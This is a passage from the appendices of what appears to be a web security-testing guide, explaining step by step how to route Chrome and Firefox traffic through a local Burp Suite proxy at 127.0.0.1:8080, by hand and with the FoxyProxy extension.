
Step 1: Open Google Chrome and navigate to the URL given below.

URL: chrome://settings




Google Chrome Settings page will appear.


Step 2: Search for “proxy” in the search box.



Step 3: Upon clicking on “Open proxy settings”, The “Networks” settings window will appear. Click on Network Proxy option.




Step 4: Enter “127.0.0.1” in “HTTP Proxy” textbox and enter 8080 as port.




Close the dialog box.

Step 5: Start Burp suite.



Step 6: Navigate to “Options” tab under “Proxy” tab and verify that the “running” checkbox is selected for the interface “127.0.0.1:8080”.




All the HTTP/HTTPS request made by Google Chrome will be intercepted by Burp Suite.


B.2 Mozilla Firefox with burp suite (Kali OS)

Step 1: Open Mozilla Firefox and navigate to the URL given below.


URL: about:preferences




Step 2: Click on “Advanced” tab on the left panel and then click on “Settings” button under “Network” tab.




Step 3: Enter “127.0.0.1” and “8080” in “HTTP Proxy” textbox and “Port” textbox respectively.



Step 4: Start Burp suite.



Step 5: Navigate to “Options” tab under “Proxy” tab and verify that the “running” checkbox is selected for the interface “127.0.0.1:8080”.



All the HTTP request made by Mozilla Firefox will be intercepted by Burp Suite.

Appendix C

C.1 FoxyProxy on Google Chrome with Burp Suite


Step 1: Installing FoxyProxy.

FoxyProxy Standard plugin for Google Chrome can be installed from the URL given below:


URL:

<https://chrome.google.com/webstore/detail/foxyproxy-standard/gcknhkkoolaabfmInjonogaaifnjfnp?hl=en>


After installing FoxyProxy, a small fox icon will appear on the right side of the address bar.



Step 2: Click on the FoxyProxy icon and click on Options.



Step 3: Click on the “Add New Proxy” Button.



Step 4: Enter “127.0.0.1” in “Host or IP Address” textbox and enter “8080” in Port textbox.

FoxyProxy - Proxy settings [X]

General | **Proxy Details** | URL Patterns

☐ Direct internet connection (no proxy)

☒ Manual Proxy Configuration
[Help! Where are settings for HTTP, SSL, FTP, Gopher, and SOCKS?](#)

Host or IP Address Port

☐ SOCKS proxy? ☐ SOCKS v4/4a ☒ SOCKS v5

☐ Save Login Credentials ⓘ

Authentication

Username Password Password - again


☐ Automatic proxy configuration URL

ⓘ

☒ Notify me about proxy auto-configuration file loads

☒ Notify me about proxy auto-configuration file errors


Click on the Save button.



The configured proxy will appear in the proxies table.


Step 5: Enable the proxy.

Click on the FoxyProxy icon and select the option “Use proxy 127.0.0.1:8080 for all URLs”




The FoxyProxy icon will change its color (In this case it is blue).

Step 6: Start Burp suite.



Step 7: Navigate to “Options” tab under “Proxy” tab and verify that the “running” checkbox is selected for the interface “127.0.0.1:8080”.



All the HTTP/HTTPS request made by Google Chrome will be intercepted by Burp Suite.


C.2 FoxyProxy on Mozilla Firefox with Burp Suite

Step 1: Installing FoxyProxy.

